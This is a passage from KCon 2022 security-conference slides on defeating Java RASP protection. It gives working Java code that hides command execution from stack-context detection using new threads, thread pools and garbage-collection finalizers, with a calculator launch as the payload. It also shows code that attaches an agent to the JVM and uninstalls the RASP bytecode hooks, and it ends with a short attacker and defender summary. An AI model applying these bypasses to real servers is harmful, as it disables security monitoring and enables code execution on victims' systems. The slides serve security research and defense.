Runtime.getRuntime().exec("/tmp/glassy -c XXXX");
```

KCon

+1

Context Detection Escape

Implement context escape based on new thread

```
import java.io.IOException;

public class NewThread {
    public NewThread() {
    }

    static{
            Thread t = new Thread(new Runnable() {
            @Override
            public void run() {
                try {
                    Runtime.getRuntime().exec("open /System/Applications/Calculator.app/");
                } catch (IOException e) {
                    e.printStackTrace();
                }
            }
        });
        t.start();
    }
}
```

KCon

+1

Context Detection Escape

Implement context escape based on thread pool

```
import java.io.IOException;
import java.util.concurrent.ExecutorService;
import java.util.concurrent.Executors;

public class ThreadPool {
    public ThreadPool() {
    }

    static {
        try {
            ExecutorService newCachedThreadPool = Executors.newCachedThreadPool();
            newCachedThreadPool.execute(new Runnable() {
                @Override
                public void run() {
                    try {
                        Runtime.getRuntime().exec("open /System/Applications/Calculator.app/");
                    } catch (IOException e) {
                        e.printStackTrace();
                    }
                }
            });
        } catch (Exception e) {

        }
    }
}
```

KCon

+1

Context Detection Escape

Implement context escape based on garbage collection(GC)

```
import java.lang.ref.WeakReference;

public class TestGc {
    public TestGc() {

    }

    @Override
    protected void finalize() throws Throwable {
        Runtime.getRuntime().exec("open /System/Applications/Calculator.app/");
        super.finalize();
    }

    static {
        TestGc testGc = new TestGc();
        WeakReference<TestGc> weakPerson = new WeakReference<TestGc>(testGc);
        testGc = null;
        System.gc();
    }
}
```

KCon

+1

Uninstallation RASP

- Sometimes many Java agents in the Java Apps, the last loaded agent has the final bytecode enhancement privilege.
- High version JDK forbid attach self , it can be closed by Java reflection.

Attactch Code

```
String path = System.getenv("JAVA_HOME") + "/lib/tools.jar";
String pid = java.lang.management.ManagementFactory.getRuntimeMXBean().getName().split("@")[0];
String payload = "uninstall.jar";
ClassLoader classLoader = getCustomClassloader(new String[]{path});
Class virtualMachineClass = classLoader.loadClass("com.sun.tools.attach.VirtualMachine");
Object virtualMachine = invokeStaticMethod(virtualMachineClass, "attach", new Object[]{pid});
invokeMethod(virtualMachine, "loadAgent", new Object[]{payload});
invokeMethod(virtualMachine, "detach", null);
```

KCon

+1

Uninstallation RASP

Uninstall.jar

```
private static final List<String> uninstallClass = Arrays.asList("java.lang.UNIXProcess", "java.io.FileInputStream", "java.io.File", "java.io.FileOutputStream", "java.nio.file.Files");

  @Override
  public byte[] transform(ClassLoader loader, String className,
                  Class<?> classBeingRedefined, ProtectionDomain protectionDomain,
                  byte[] classfileBuffer) throws IllegalClassFormatException {

    if (className != null) {
      String name = className.replace("/", ".");
      if (uninstallClass.contains(name)) {
        System.out.println("Got it in retransformClasses !!! " + className);
        try {
          ClassPool pool = ClassPool.getDefault();
          CtClass ctClass = pool.get(name);
          byte[] oldByte = ctClass.toBytecode();
          if (!Arrays.equals(oldByte, classfileBuffer)) {
            System.out.println("Do repair for transform class !!! ClassName: " + className);
            return oldByte;
          } else {
            return null;
          }
        } catch (Throwable throwable) {
          System.out.println("Error in transform !!! ClassName: " + className);
          return null;
        }
      }
    }
  }
```

KCon

+1

Summarization of RASP attack and defense

Attacker’ s perspective for the future

In attacker’ s perspective，once the vulnerability of code execution permissions that cannot be covered by RASP，finding the blind spot between code execution and malicious behavior covered by RASP is the key direction to break through RASP detection
protection.

•Split stack context information

•Destroy RASP run time

•Looking for code execution of the non-RASP language

KCon

+1

Attacker’ s perspective for the future

In defender’ s perspective, in order to prevent attackers from finding this blind spot as much as possible, it is necessary to put the protection perspective not only on the end of malicious behavior, but also on the source (such as expression, engine, deserialization) that triggers the vulnerability. The corresponding rules do not allow attackers to get the execution permission of this code.

KCon

+1

感谢您的观看

THANK YOU FOR YOUR WATCHING

KCon 2022 黑客大会